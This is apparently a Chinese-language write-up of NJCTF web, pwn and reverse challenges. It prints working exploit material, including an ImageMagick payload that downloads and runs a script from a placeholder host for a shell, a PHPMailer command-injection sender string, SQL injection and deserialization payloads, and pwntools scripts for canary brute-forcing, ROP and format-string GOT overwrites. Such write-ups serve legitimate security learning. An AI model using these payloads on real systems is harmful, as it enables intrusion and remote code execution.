# WEB

## Login

此题提供了注册功能，需要获取管理员权限。注册一个类似admin%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00a

的长用户名，插入数据库后被截断，导致判断username == admin成立，登录即可。

## Be logical

这个题有点复杂。访问.Sign.php.swp可以得到计算签名部分的源码。签名部分的计算逻辑比较简单，就是post过去的key和value按照key排序然后拼接在一起，然后再跟一串未知的字符串拼接后计算md5值得到sign值。如果我们要改变post过去的部分值，则需要算出与之匹配的sign签名，这就需要用到hash扩展攻击的方法，具体原理不说了，百度即可。顺便说一句，在point换money那不能动手脚，因为要求必须是1:1的比例且不能为负数也不能超出上限，不过在取消交换那缺不用要求必须是1:1的比例了，利用这一点我们就可以刷钱了。贴上利用脚本：

<?php

$d = 'commentid375money1points1usernameadmin123';

$a = 'id375money1points1000usernameadmin123';

$command0 = "hashpump -s 519864a712a00120f68347defecc4cf4 -d $d -a $a -k ";

for($keylen=0;$keylen<=32;$keylen++)

{

$command = $command0.$keylen;

exec($command,$str );

$hash = $str[0];

$str = $str[1];

//echo $str."\n";

$str = substr($str,strlen($d));

$pos = strpos($str,substr($a,0,5));

$str = substr($str,0,$pos);

$str = str\_replace("\\x","%",$str);

$options\_post\_data = "comment=id375money1points1usernameadmin123$str&id=375&money=1&points=1000&username=admin123&sign=$hash";

//echo $options\_post\_data."\n";

//exit();

if(test\_oracle($options\_post\_data))

{

echo "Length=$keylen\n";

die();

}

else

{

echo "Length not $keylen\n";

}

}

function test\_oracle($post)

{

// 创建一个新cURL资源

$curl\_handle = curl\_init();

// 设置URL和相应的选项

$options = array(

CURLOPT\_RETURNTRANSFER => true, //是否接受返回数据，设为flase只返回请求结果成功或失败

CURLOPT\_URL => 'http://218.2.197.235:23739/refund.php',

CURLOPT\_HEADER => false, //执行后返回的数据是否包含返回包的HTTP头

CURLOPT\_NOBODY => false, //与上条类似，是否显示body

CURLOPT\_POSTFIELDS => $post, //请求中需要POST的数据

CURLOPT\_POST => true,

CURLOPT\_TIMEOUT => 15, //单位为 秒，curl是同步执行的，这一选项设定了curl的执行时限，即等待服务器返回的时间

CURLOPT\_COOKIE => "PHPSESSID=jq690mh16a2q40kt4jp6a3cqi1"

//CURLOPT\_USERAGENT => '', //设置user-agent

);

//设置curl的选项

curl\_setopt\_array($curl\_handle, $options);

//执行配置完成的curl资源并获取返回值

$curl\_result = curl\_exec($curl\_handle);

//获取链接相关信息

$http\_code = curl\_getinfo($curl\_handle,CURLINFO\_HTTP\_CODE);

// 关闭cURL资源，并且释放系统资源

curl\_close($curl\_handle);

//var\_dump($curl\_result);

echo $curl\_result;

if(preg\_match("/bad/i",$curl\_result))

{

return false;

}

else

{

return true;

}

}

?>

得到超过1000块钱后就可以购买服务了，买完发现是个图片格式转换的服务。联系之前爆出的imagemagick漏洞，post内容如下的jpg文件成功getshell：

push graphic-context

viewbox 0 0 640 480

fill 'url(https://example.com/image.jpg"|wget http://x.x.x.x/t.py -O /tmp/x.py && python /tmp/x.py x.x.x.x 2333")'

pop graphic-context

正当以为进了服务器就能得到flag的时候，缺发现自己还是太年轻。整个服务器和数据库逛了个遍也没发现flag，无奈之下只能探测下内网。探测过程中发现172.17.0.19这个台服务器的80端口是个邮件发送的网页。猜测是用的phpmailer且存在cve-2016-10033getshell漏洞，于是发件人填写attacker\" -oQ/tmp/ -X/var/www/html/uploads/hehe2.php some"@email.com，内容写上一句话，果然成功getshell。读取flag文件得到flag：NJCTF{y0U\_r\_A\_G00oD\_PeNt35T3r!}

## Be admin

存在源码index.php.bak

看代码逻辑，需要进入function show\_homepage()函数并且满足if ($\_SESSION["isadmin"])条件才能获取flag，需要两个条件:

isset($\_SESSION['id'])即登录时满足if ($row && login($encrypted\_pass, $password))

和

openssl\_decrypt($c, METHOD, SECRET\_KEY, OPENSSL\_RAW\_DATA, base64\_decode($\_COOKIE["token"] == 'admin'




前者我通过POST username = admin&password=0 就过了，后来发现好象正确解法因该是

通过sql注入union一个非法的encrypted\_pass，解密之后返回false，使false == 0成立，可能数据库里的密文本来就解不开吧。

后者在得到session后，可以进入test\_identity中解密cookie的逻辑，这个cookie是在登录成功时get\_identity()函数生成的，解密失败会返回die("ERROR!");，满足padding oracle的攻击条件，参考：http://www.freebuf.com/articles/web/15504.html

解出原始cookie的明文后，即可通过控制iv,即cookie的前16位来构造任意明文，使cookie等于admin即可

## Guess

首先是一个文件包含，简单的php://filter  
  
获取到upload.php的源码后审计发现上传后的文件的文件名有部分是随机数组成  
  
上传一个zip压缩包(修改后缀为jpg),  
  
  
  
然后爆破随机数种子即可，SESSION和PHPSESSIONID都可以在HTTP包中获得  
  
```Php  
<?php  
  
//744ccd78fffb0c492567eddc42568870  
  
for($i=0; $i<999999999; $i++){  
        $seed = $i;  
        mt\_srand($seed);  
        $ss = mt\_rand();  
        $hash = md5('0hh3o180gr0eoqscmguamuooo5' . $ss);  
        $hash2 = '744ccd78fffb0c492567eddc42568870';  
        if($hash === $hash2){  
                echo $i;  
        }  
        if($i % 10000000 == 0){  
                echo 'run...'.$i."\n";  
        }  
}  
```  
  
  
  
拿到种子后计算出文件名的前缀，之后phar包含getshell  
  


## Wallet

www.zip文件中包含源码，下载后需要解密，找个破解phpjiami的网站解密后看源码。

需要满足判断：

sha1((string) $hsh) == md5((string) $auth

找两个0e+数字形式的hash即可，然后是sql注入，表名直接猜flag，列名用别名绕过，payload如下：

query=321321321321 union select a from (select 1 as a,2 as b from flag where 1=2 union select \* from flag)

## Get Flag

很容易发现是命令执行漏洞，执行的原命令为 `cat $useinput`  
  
`cat 1.jpg & ls /`即可看到flag  
  
然后执行`& cat /9iZM2qTEmq67SOdJp%!oJm2%M4!nhS\_thi5\_flag`读出来即可  
  
Flag: `NJCTF{Simp13\_Pyth0n\_C0de\_Inj3cti0n\_a77ack}`

## Text wall

访问.index.php.swo可以得到部分源码

<?php

$lists = [];

Class filelist{

public function \_\_toString()

{

return highlight\_file('hiehiehie.txt', true).highlight\_file($this->source, true);

}

}

........

?>

一看就知道是个php反序列化的套路。随意post一个数据，例如hiehiehie，然后看到返回包里

setcookie：24c5889e00902d6bcc65073f0e91ea30bbe203c2a%3A1%3A%7Bi%3A0%3Bs%3A9%3A%22hiehiehie%22%3B%7D，

urldecode得到

24c5889e00902d6bcc65073f0e91ea30bbe203c2a:1:{i:0;s:9:"hiehiehie";}。这串字符串后面一截a:1:{i:0;s:9:"hiehiehie";}就是序列化后的内容，而前面40位长度的字符串很容易就能想到是sha1值，经验证果然是后面内容的sha1摘要。于是我们可以实例化filelist这个类来读取文件内容，例如a:2:{i:0;s:1:"a";i:1;O:8:"filelist":1:{s:6:"source";s:9:"index.php";}}，记得前面加上sha1值然后放在cookie的list值中。找到flag所在文件名，同理构造a:2:{i:0;s:1:"a";i:1;O:8:"filelist":1:{s:6:"source";s:40:"../PnK76P1IDfY5KrwsJrh1pL3c6XJ3fj7E\_fl4g";}}得到flag：NJCTF{PHP\_un5erialization\_a77ack\_i5\_very\_Interes71ng}

## Blog

题目上直接给了源码，下下来审计下，发现是ruby的，虽然不懂ruby，但是并不影响观看这个网站的逻辑。在app/controllers/users\_controller.rb中的第65行代码如下：


params.require(:user).permit(:name, :email, :password, :password\_confirmation, :admin)

这里是注册的代码，可以看到有个admin选项，但是在account-setting页面的表单中并没有这个变量。用burp抓包然后修改post的数据，加上user%5Badmin%5D=1，就能得到管理员权限，然后在user那查看源码可以得到flag：NJCTF{G8msIzOC!\*XzpYnOdgTx7jbniiwaUeCo}

## Chall 1

这是个nodejs的网站，去github上尝试搜索bibibibi得到源码：<https://github.com/0lddriver/app>。Clone下来审计下代码，发现在index.js上有登陆的逻辑。这里能找到类似的题：<https://www.smrrd.de/nodejs-hacking-challenge-writeup.html>，大概原理是js的Buffer遇到数字参数时会将内存数据泄露出来。我们找到一个md5值是全数字的字符串’ ximaz’，将其当作密码不断地登陆，最终泄露出在内存中的flag：NJCTF{P1e45e\_s3arch\_th1s\_s0urce\_cod3\_0lddriver}

## Chall 2


之前Chall1获取的Flag其实是app的secret\_key  
  
修改app的代码，将secret\_key改为刚刚获取的flag的值  
  
然后去掉app的登录逻辑直接以admin登录，之后在本地运行app获取admin的session和session.sign  
  
`session=eyJhZG1pbiI6InllcyJ9; session.sig=DLXp3JcD1oX3c8v4pUgOAn-pDYo`  
  
带上这个Cookie去访问题目中/admin即可登录获取flag  
  


# PWN

## Messager


题目是模拟了一个socket通信服务端程序，服务端每次收到连接请求后，就fork一个子进程来与之通信。

问题出在sub\_400BE9函数内部



局部变量s在栈上申请了104的空间，但是可以通过recv函数向该地址读入1024个字符，造成栈溢出。此题开了canary，所以要想利用必须爆破canary的值：因为服务端程序messager运行后，该程序的canary的值就不变了，而每次通过fork出来的子进程也将继承主进程的canary，所以可以分8次，每次爆破canary的一个字节。

得到canary的值后，覆盖返回地址到地址0x400bc6，通过send函数把flag的值送回来。



脚本如下：

from pwn import \*

#server = process('./messager')

#init

debug = 0

context.log\_level = 'debug'

if debug:

    gdb.attach(pidof('messager')[0],open('aa'))

#raw\_input("pause")

canary = ''

for i in range(8):

    for c in range(256):

        if debug:

            io = remote("127.0.0.1",5555)

        else:

            io = remote('218.2.197.234',2090)

        io.recvuntil('Welcome!')

        payload = 'A'\*104 + canary + chr(c)

        io.send(payload)

        io.recvline()

        try:

            temp =  io.recvline()

            print 'aa'+temp+'bb'

            canary += chr(c)

        except:

            io.close()

            continue

        break

print 'canary = '+ canary.encode('hex')

if debug:

    io = remote("127.0.0.1",5555)

else:

    io = remote('218.2.197.234',2090)

payload1 = 'A'\*104 + canary + p64(0x602160) + p64(0x400bc6)

io.recvuntil('Welcome!')

io.send(payload1)

io.recv()

io.interactive()

## Vegas

这个题的漏洞在于时间种子是可预测的，这个题中比较坑的点可能是产生随机数的算法，在使用ida反编译的时候需要注意C和python中符号优先级的区别，其次，出题人故意把系统时间增加了3000多秒，具体是多少没有注意，暴力跑一下就可以。在预测随机数后就可以通过多次写数据造成栈溢出

from pwn import \*

from ctypes import \*

import os

debug = 0

local = 0

slog = 0

if slog: context.log\_level = True

def myrand():

global rand\_values

global rand\_index

v0 = rand\_index

v1 = rand\_values[rand\_index]

v2 = (rand\_index + 15) & 0xF

v3 = rand\_values[(rand\_index + 13) & 0xF]

v4 = rand\_values[v2]

v5 = rand\_values[rand\_index] << 16

rand\_index = (rand\_index + 15) & 0xF

v6 = v3 ^ v5 ^ v1 ^ (v3 << 15)

v7 = rand\_values[(v0 + 9) & 0xF] ^ (rand\_values[(v0 + 9) & 0xF] >> 11)

rand\_values[(v0 + 10) & 0xF] = v7 ^ v6

result = ((8 \* (v7 ^ v6)) & 0xDEADBEE8) ^ (v7 << 24) ^ (v6 << 10) ^ v7 ^ v4 ^ (2 \* v4)

result &= 0xffffffff

rand\_values[v2] = result;

return result;

rand\_values = []

rand\_index = 0xb

#do initial job before connect

libc = CDLL("libc.so.6")

def leak\_rand():

p.recvuntil('Choice:')

p.sendline('1')

p.recvuntil('Odd or Even?')

p.sendline('1')

p.recvuntil('number is ')

leak\_rand = int(p.recvline()[:-1], 16)

return leak\_rand

def search\_root(leak\_rand):

global rand\_values

global rand\_index

global now

print now

ii = 4000

while True:

if ii % 1000 == 0:

print ii

rand\_values = []

rand\_index = 0xb

libc.srand(now + ii)

for j in range(16):

rand\_values.append(libc.rand())

if myrand() == leak\_rand:

print '---'\*20

break

ii -= 1

if local:

p = process('./vegas')

else:

p = remote('218.2.197.235', 23747)

now = libc.time(0)

mleak\_rand = leak\_rand()

print 'leak rand is', hex(mleak\_rand)

search\_root(mleak\_rand)

p.recvuntil('step:')

p.sendline('a')

'''

#now = libc.time(0)

libc.srand(now-1)

rand\_value = []

rand\_index = 0xb

for i in range(100):

rand\_values.append(libc.rand())

'''

if local and debug: gdb.attach(p, open('debug'))

def mwrite(astr):

for i in range(len(astr)):

p.recvuntil('Choice:')

p.sendline('1')

check = myrand()

print 'local rand is',hex(check)

if check & 1:

p.sendline('1')

else:

p.sendline('2')

p. recvuntil('step:')

p.sendline(astr[i])

mwrite('a'\*31)

p.recvuntil('a'\*32)

stack\_addr = p.recvline()[:-1].ljust(8, '\0')

mwrite(stack\_addr.ljust(28, 'a'))

read\_plt = 0x080484a0

system\_plt = 0x080484e0

pop3 = 0x8048763

bss\_addr = 0x0804b100

rop = p32(read\_plt) + p32(pop3) + p32(0) + p32(bss\_addr) + p32(8)

rop += p32(system\_plt) + p32(0) + p32(bss\_addr) + p32(0) + p32(0)

mwrite(rop)


p.sendline('3')

p.sendline('/bin/sh\x00')

p.interactive()

## Vsvs


Fuzz一下 输入access code输入22可进入下一步，然后name部分超过1024个字节会当作命令来执行。空格会被去掉，所以不能直接cat flag。先输入/bin/sh，或者cat${IFS}flag




## Pingme

格式化字符串漏洞，没有给程序。思路是先把栈dump出来，栈上存放的有start和main的地址，然后把main函数dump出来。根据偏移可找到函数plt的位置，plt里面存放的就是jmp got\_address，然后把got表dump出来。改写printf的got表为system地址，输入/bin/sh即可。

Main函数



Got表：



代码如下：

#coding=utf-8

from pwn import \*

p=remote('218.2.197.235',23745)

libc=ELF('./libc.so.2-13')

p.recvuntil('\n')

printf\_got=0x8049974

payload='A'\*20+p32(printf\_got)+'|%12$s|'

p.sendline(payload)

data=p.recvuntil('\n')

print data

printf\_addr=u32(data[25:29])

print "printf\_addr",": ",hex(printf\_addr)

libc.address=printf\_addr-libc.symbols['printf']

print "libc.address",": ",hex((libc.address))

system\_addr=libc.symbols['system']

print "system\_addr",": ",hex((system\_addr))

system\_l=system\_addr&0xffff

system\_h=system\_addr>>16

payload='%'+str(system\_l)+'c%14$hn'+'%'+str(system\_h-system\_l)+'c%15$hn'

payload=payload.ljust(28,'A')


payload+=p32(printf\_got)+p32(printf\_got+0x2)

print payload

p.sendline(payload)

p.sendline('/bin/sh')

p.interactive()




# REVERSE


## First

吐槽一下这次的逆向题，那个re300我真的是无力了，简直就是misc，浪费我半天，这道题还算正常，理一下思路。


程序一开始产生6个随机数，后面会用到：



然后就是获取用户输入，后面一段奇怪的其实就是在统计输入的长度：




然后程序根据用户输入，产生一个整数v11：




接下来程序开启了6个线程：



